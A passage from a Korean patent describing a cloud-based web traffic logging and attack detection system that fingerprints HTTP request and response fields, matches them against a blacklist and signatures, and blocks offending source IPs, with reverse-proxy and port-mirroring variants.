셸(web shell)을 핑거프린트로 생성할 수 있다.

[0184] 탐지부(230)는 각 핑거프린트 중 공격에 대응하는 핑거프린트(이하, 공격 핑거프린트라 지칭)가 존재하는지 판단한다. 탐지부(230)는 모든 해킹 공격에 대한 핑거프린트를 포함하는 블랙리스트를 저장하고, 각 핑거프린트 중 블랙리스트 내에 포함된 핑거프린트가 존재하는 경우, 해당 블랙리스트와 대응하는 핑거프린트를 공격 핑거프린트로 판단한다.

[0185] 탐지부(230)는 각 핑거프린트 중 공격 핑거프린트가 존재하지 않는 경우, 로그 분해부(210)로부터 로그 정보를 수신하고, 로그 정보에 대한 시그니처 기반 공격 탐지를 수행한다. 이 때, 탐지부(230)는 미리 지정된 공격에 대한 시그니처를 저장하고, 저장된 시그니처와 대응하는 시그니처가 로그 정보에 존재하는 경우, 해당 로그 정보에 따른 공격이 발생하였음으로 판단할 수 있다.

[0186] 탐지부(230)는 공격 핑거프린트가 존재하거나, 시그니처 기반 공격 탐지에 따라 공격이 감지된 경우, 분석 대상인 로그 정보의 소스 아이피(source IP) 주소를 포함하는 탐지 정보를 생성하여 이를 보관하여 웹 트래픽 로깅부(110)의 IP 주소 차단부(118)가 주기적으로 가져가도록 하거나 또는 웹 트래픽 로깅부(110)의 IP 주소 차단부(118)로 전송한다.

[0188] 도 4 및 도 5는 본 발명의 일 실시 예에 따른 실시간 웹 해킹 탐지를 위한 웹 트래픽 로깅 방법을 설명하기 위한 도면들이다.

[0189] 도 4를 참조하면, 단계 S410에서 웹 서버(100)의 웹 트래픽 로깅부(110)는 로그 설정을 수행한다.

[0190] 도 5를 참조하면, 웹 트래픽 로깅부(110)는 웹 서버 해킹에 대비하기 위하여 웹 클라이언트와 웹 서버 간의 HTTP/HTTPS 프로토콜 내의 모든 항목에서 해킹을 탐지한다.

[0191] 웹 트래픽 로깅부(110)는 HTTP/HTTPS 프로토콜 메서드, 예를 들어 포스트-바디, 리스폰스-바디로 전달되는 데이터를 로그로 수집하고, 프로그램 동작 위치, 프로그램 실행 정보, 프로그램 실행 대상 형태 및 프로그램 실행 주체, 프로그램 전체 경로 및 프로그램 정보 중 하나 이상을 포함하는 로그를 수집하도록 로그 설정을 수행할 수 있다. 이는 해커들이 포스트(POST) 방식으로 본문(BODY)에 공격 데이터를 삽입하여 공격하기 때문에 포스트-바디 분석은 중요하다. 또한 공격 성공 여부에 대하여 리스폰스-바디를 통하여 명확히 판별할 수 있으므로 리스폰스-바디 분석 또한 중요하다. 예를 들어 SQL 인젝션 공격에 있어서 실제 데이터 유출이 발생 되었는지를 직접적으로 확인이 가능하여 피해도, 위험도 측정이 가능하다. 또다른 예로 크로스 사이트 스크립팅(XSS) 공격의 경우 GET/POST 요청 단계에서 탐지하고, 응답 단계인 리스폰스-바디를 클라우드 서버의 가상 웹 환경에서 실행하여 탐지하는 방식으로 더욱 명확하게 탐지하도록 구동될 수 있다. 여기서 가상 웹 환경이란 사용자 PC의 브라우저에서 실행하는 것과 유사한 환경으로 브라우저 에뮬레이터 등의 다양한 기술이 있다.

[0193] 단계 S420에서 웹 트래픽 로깅부(110)는 운영 체제에 의해 생성된 로그를 취합하여 로그 정보를 생성한다.

[0194] 단계 S430에서 웹 트래픽 로깅부(110)는 로그 정보를 클라우드 서버(200)로 전송한다. 이 때, 웹 트래픽 로깅부

(110)는 로그 정보를 미리 지정된 방식에 따라 인코딩하여 로그 정보를 전송할 때 네트워크 부하를 줄일 수 있고 데이터를 암호화하여 보호할 수도 있다.

[0195] 단계 S440에서 클라우드 서버(200)는 로그 정보를 필드별로 분해한다. 예를 들어, 클라우드 서버(200)는 로그 정보를 Header, Request Body, Response Body, URL, Cookie 등의 미리 설정된 필드 단위로 분해할 수 있다.

[0196] 단계 S450에서 클라우드 서버(200)는 각 필드 별 핑거프린트를 생성한다. 예를 들어, 클라우드 서버(200)는 필드 정보의 형식에 따라 파싱을 수행하여 지정된 단어, 숫자 및 문자를 미리 지정된 변환 문자로 변환하여 핑거프린트를 생성할 수 있다.

[0197] 단계 S460에서 클라우드 서버(200)는 전체 핑거프린트 중 블랙리스트에 포함된 핑거프린트와 대응하는 공격 핑거프린트가 존재하는지 판단한다.

[0198] 단계 S470에서 공격 핑거프린트가 존재하지 않는 경우, 클라우드 서버(200)는 로그 정보에 시그니처 기반 공격 탐지 방식을 적용하여 공격을 탐지한다.

[0199] 단계 S480에서 클라우드 서버(200)는 핑거프린트 기반 또는 시그니처 기반 공격 탐지 방식에 따라 공격이 탐지된 경우, 로그 정보에 대응하는 소스 IP 주소를 포함하는 탐지 정보를 웹 트래픽 로깅부(110)로 전송한다.

[0200] 단계 S490에서 웹 서버(100) 또는 웹 트래픽 로깅부(110)는 탐지 정보의 소스 IP 주소로부터의 접근을 차단한다. 예를 들어, 웹 서버(100) 또는 웹 트래픽 로깅부(110)는 탐지 정보의 소스 IP 주소를 차단 리스트에 추가하고, 차단 리스트에 포함된 각 소스 IP 주소에 대응하는 접근을 차단할 수 있다.

[0202] 도 6은 본 발명의 제2 실시 예에 따른 웹 트래픽 로깅 시스템을 설명하기 위한 도면이다.

[0203] 도 6을 참조하면, 본 발명의 제2 실시 예에 따르면, 웹 트래픽 로깅부(110)는 웹 서버(100)의 프로그램과는 독립적으로 클라이언트와 웹 서버 간 통신에서 발생되는 HTTP/HTTPS 프로토콜의 요청 및 응답을 수집하는 모듈로 구성될 수 있다. 웹 트래픽 로깅부(110)는 웹 서버(100)의 프로그램과는 독립적인 모듈로 구성되어 모든 항목으로 특히 포스트-바디와 리스폰스-바디 로그를 생성하고 생성된 포스트-바디와 리스폰스-바디 로그를 클라우드 서버(200)로 전송할 수 있다. 이는 많은 상용 웹 서버 프로그램의 경우 웹 서버 프로그램의 메모리 공유를 지원하지 않거나, 시스템 성능 상 등의 이유로 상용 웹 서버 프로그램에 임베디드 되는 모듈을 설치할 수 없는 경우가 있기 때문이다.

[0205] 도 7은 본 발명의 제3 실시 예에 따른 웹 트래픽 로깅 시스템을 설명하기 위한 도면이다.

[0206] 도 7을 참조하면, 본 발명의 제3 실시 예에 따르면, 웹 트래픽 로깅부(110)는 리버스 프록시 기능을 활용하는 리버스 프록시 서버(300)로 구성될 수 있다. 리버스 프록시 서버(300)는 웹 로그 분석을 위한 모듈을 설치하거나 포스트-바디 로깅 기능을 활성화여 HTTP/HTTPS 프로토콜의 요청 및 응답 모든 항목으로 특히 포스트-바디와 리스폰스-바디 로그를 생성하고 생성된 포스트-바디와 리스폰스-바디 로그를 클라우드 서버(200)로 실시간 전송할 수 있다. 여기서, 리버스 프록시(Reverse Proxy) 기능이란 클라이언트의 요청에 대하여 웹 서버로 트래픽을 전송하는 과정에서 중간에 위치하여 클라이언트의 요청을 먼저 받고 이를 다시 웹 서버(100)로 트래픽을 전달하는 방식으로, 서버의 응답 방식에 있어서도 이를 먼저 받고 다시 클라이언트에게 전달하는 것이다. 웹 트래픽 로깅부(110)는 리버스 프록시 서버(300)를 통하여 구현되므로 웹 서버 프로그램에 직접적으로 모듈 설치 없이 해킹 탐지를 위한 중요 로그인 포스트-바디와 리스폰스-바디 등을 생성할 수 있다. 웹 트래픽 로깅부(110)는 리버스 프록시 서버(300)를 통하여 구현되는 경우, 클라이언트 네트워크의 구성에 변화를 가져올 수 있지만, 웹 서버에 모듈이 설치되지 않는다는 장점이 있다.

[0208] 도 8은 본 발명의 제4 실시 예에 따른 웹 트래픽 로깅 시스템을 설명하기 위한 도면이다.

[0209] 도 8을 참조하면, 본 발명의 제4 실시 예에 따르면, 웹 트래픽 로깅부(110)는 포트 미러링(Port mirroring) 기법을 사용하여 클라이언트와 웹 서버 간 트래픽을 리버스 프록시와 같이 중간에 위치하는 것이 아니라 별도의 웹 트래픽 로깅 서버(400)에서 HTTP/HTTPS 프로토콜을 로그로 저장하도록 하여 해킹 탐지를 지원할 수 있다. 이는 시스템의 운영 상 리버스 프록시는 새로운 시스템으로 운영 중인 시스템에 변경이 필요하기 때문이며, 시스템에 추가되므로 장애 발생 점이 추가되어 관리적인 비용이 상승되기 때문이다.

[0210] 웹 트래픽 로깅 서버(400)는 포트 미러링 기능을 활용하여 별도의 서버에서 웹의 트래픽을 수신한다. 수신되는 HTTP/HTTPS 프로토콜의 요청과 응답의 모든 항목으로 특히 포스트-바디, 리스폰스-바디 등을 로그로 생성하거나 또는 원격지 클라우드 서버로 전송한다. 여기서, 포트 미러링(Port Mirroring) 기능이란 네트워크 스위치의 어

떤 한 포트에서 보이는 모든 네트워크 패킷 혹은 전체 VLAN의 모든 패킷들을 다른 모니터링 포트로 복제하는데 사용되는 기술이다. 만약 스위치의 포트 미러링 기능이 없을 경우 네트워크 탭(TAP; Test Access Ports) 장비를 이용하여 HTTP/HTTPS 프로토콜의 모든 항목 특히 포스트-바디와 리스폰스-바디를 로그로 생성하거나 원격지 서버로 전송한다. 여기서, 탭(TAP) 장비란 데이터 흐름의 중단 없이, 네트워크에 전혀 영향을 주지 않으면서 트래픽을 모니터링 할 수 있게 해주는 장비이다. 웹 트래픽 로깅 서버(400)는 웹 서버 프로그램에 직접적으로 모듈 설치 없이 해킹 탐지를 위해 중요한 로그인 포스트-바디, 리스폰스-바디 등을 생성할 수 있다.

[0211] 또한 포트 미러링 기법을 활용하면 해커가 웹 서버 해킹 이후 로그를 직접 조작하여 분석을 방해하는 공격을 차단할 수 있다.

[0212] 상술한 본 발명의 실시 예들은 다양한 수단을 통해 구현될 수 있다. 예를 들어, 본 발명의 실시 예들은 네트워크 스위치, 방화벽, 탭, L4 스위치, 리버스 프록시 하드웨어 장비, 소프트웨어 프로그램 또는 그것들의 결합 등에 의해 구현될 수 있다.

[0213] 또한, 본 발명의 실시 예들은 하드웨어, 펌웨어(firmware), 소프트웨어 또는 그것들의 결합 등에 의해 구현될 수 있다.

[0214] 하드웨어에 의한 구현의 경우, 본 발명의 실시 예들에 따른 방법은 하나 또는 그 이상의 ASICs(Application Specific Integrated Circuits), DSPs(Digital Signal Processors), DSPDs(Digital Signal Processing Devices), PLDs(Programmable Logic Devices), FPGAs(Field Programmable Gate Arrays), 프로세서, 컨트롤러, 마이크로 컨트롤러, 마이크로 프로세서 등에 의해 구현될 수 있다.

[0215] 펌웨어나 소프트웨어에 의한 구현의 경우, 본 발명의 실시 예들에 따른 방법은 이상에서 설명된 기능 또는 동작들을 수행하는 모듈, 절차 또는 함수 등의 형태로 구현될 수 있다. 소프트웨어 코드 등이 기록된 컴퓨터 프로그램은 컴퓨터 판독 가능 기록 매체 또는 메모리 유닛에 저장되어 프로세서에 의해 구동될 수 있다. 메모리 유닛은 프로세서 내부 또는 외부에 위치하여, 이미 공지된 다양한 수단에 의해 프로세서와 데이터를 주고 받을 수 있다.


[0216] 또한 본 발명에 첨부된 블록도의 각 블록과 흐름도의 각 단계의 조합들은 컴퓨터 프로그램 인스트럭션들에 의해 수행될 수도 있다. 이들 컴퓨터 프로그램 인스트럭션들은 범용 컴퓨터, 특수용 컴퓨터 또는 기타 프로그램 가능한 데이터 프로세싱 장비의 인코딩 프로세서에 탑재될 수 있으므로, 컴퓨터 또는 기타 프로그램 가능한 데이터 프로세싱 장비의 인코딩 프로세서를 통해 수행되는 그 인스트럭션들이 블록도의 각 블록 또는 흐름도의 각 단계에서 설명된 기능들을 수행하는 수단을 생성하게 된다. 이들 컴퓨터 프로그램 인스트럭션들은 특정 방법으로 기능을 구현하기 위해 컴퓨터 또는 기타 프로그램 가능한 데이터 프로세싱 장비를 지향할 수 있는 컴퓨터 이용 가능 또는 컴퓨터 판독 가능 메모리에 저장되는 것도 가능하므로, 그 컴퓨터 이용가능 또는 컴퓨터 판독 가능 메모리에 저장된 인스트럭션들은 블록도의 각 블록 또는 흐름도 각 단계에서 설명된 기능을 수행하는 인스트럭션 수단을 내포하는 제조 품목을 생산하는 것도 가능하다. 컴퓨터 프로그램 인스트럭션들은 컴퓨터 또는 기타 프로그램 가능한 데이터 프로세싱 장비 상에 탑재되는 것도 가능하므로, 컴퓨터 또는 기타 프로그램 가능한 데이터 프로세싱 장비 상에서 일련의 동작 단계들이 수행되어 컴퓨터로 실행되는 프로세스를 생성해서 컴퓨터 또는 기타 프로그램 가능한 데이터 프로세싱 장비를 수행하는 인스트럭션들은 블록도의 각 블록 및 흐름도의 각 단계에서 설명된 기능들을 실행하기 위한 단계들을 제공하는 것도 가능하다.

[0217] 더불어 각 블록 또는 각 단계는 특정된 논리적 기능을 실행하기 위한 하나 이상의 실행 가능한 인스트럭션들을 포함하는 모듈, 세그먼트 또는 코드의 일부를 나타낼 수 있다. 또한 몇 가지 대체 실시 예들에서는 블록들 또는 단계들에서 언급된 기능들이 순서를 벗어나서 발생하는 것도 가능함을 주목해야 한다. 예컨대, 잇달아 도시되어 있는 두 개의 블록들 또는 단계들은 사실 실질적으로 동시에 수행되는 것도 가능하고 또는 그 블록들 또는 단계들이 때때로 해당하는 기능에 따라 역순으로 수행되는 것도 가능하다.


[0218] 이와 같이, 본 발명이 속하는 기술분야의 당업자는 본 발명이 그 기술적 사상이나 필수적 특징을 변경하지 않고서 다른 구체적인 형태로 실시될 수 있다는 것을 이해할 수 있을 것이다. 그러므로 이상에서 기술한 실시 예들은 모든 면에서 예시적인 것이며 한정적인 것이 아닌 것으로서 이해해야만 한다. 본 발명의 범위는 상세한 설명보다는 후술하는 특허청구범위에 의하여 나타내어지며, 특허청구범위의 의미 및 범위 그리고 그 등가개념으로부터 도출되는 모든 변경 또는 변형된 형태가 본 발명의 범위에 포함되는 것으로 해석되어야 한다.

도면


도면1




도면2




도면3




도면4


110
200
로그 설정
S410
로그 취합
S420
로그 정보
S430
로그 정보 분해
S440
핑거프린트 생성
S450
S460
공격 핑거프린트 존재 ?
예
아니오
S470
시그니처 기반 공격 탐지
탐지 정보
S480
IP 차단
S490


도면5


Requests
Responses
POST / HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Macintosh;…)… Firefox/51.0
Accept: text/html,application/xhtml+xml,…,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=--12656974
Content-Length: 345
--12656974
(more data)
start-line
HTTP headers
empty line
body
HTTP/1.1 403 Forbidden
Server: Apache
Content-Type: text/html; charset=iso-8859-1
Date: Wed, 10 Aug 2016 09:23:25 GMT
Keep-Alive: timeout=5, max=1000
Connection: Keep-Alive
Age: 3464
Date: Wed, 10 Aug 2016 09:46:25 GMT
X-Cache-Info: caching
Content-Length: 220
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
(more data)


도면6



도면7



도면8



【심사관 직권보정사항】

【직권보정 1】

【보정항목】 청구범위

【보정세부항목】 청구항 14

【변경전】

상기 클라우드 서버로 전송

【변경후】

클라우드 서버로 전송